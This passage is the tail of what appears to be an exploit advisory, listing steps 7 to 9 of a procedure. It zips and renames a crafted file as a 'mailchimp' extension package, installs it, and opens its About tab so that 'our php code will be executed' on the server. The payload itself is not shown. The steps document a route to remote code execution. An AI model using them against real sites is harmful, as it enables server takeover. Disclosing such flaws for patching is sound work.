7- Compress the file to ZIP and rename it 'combo_mailchimp-1_0_1'. 8- Install a package to created category and enter the installed 'mailchimp' extension. 9- Click the 'About' tab and our php code will be executed.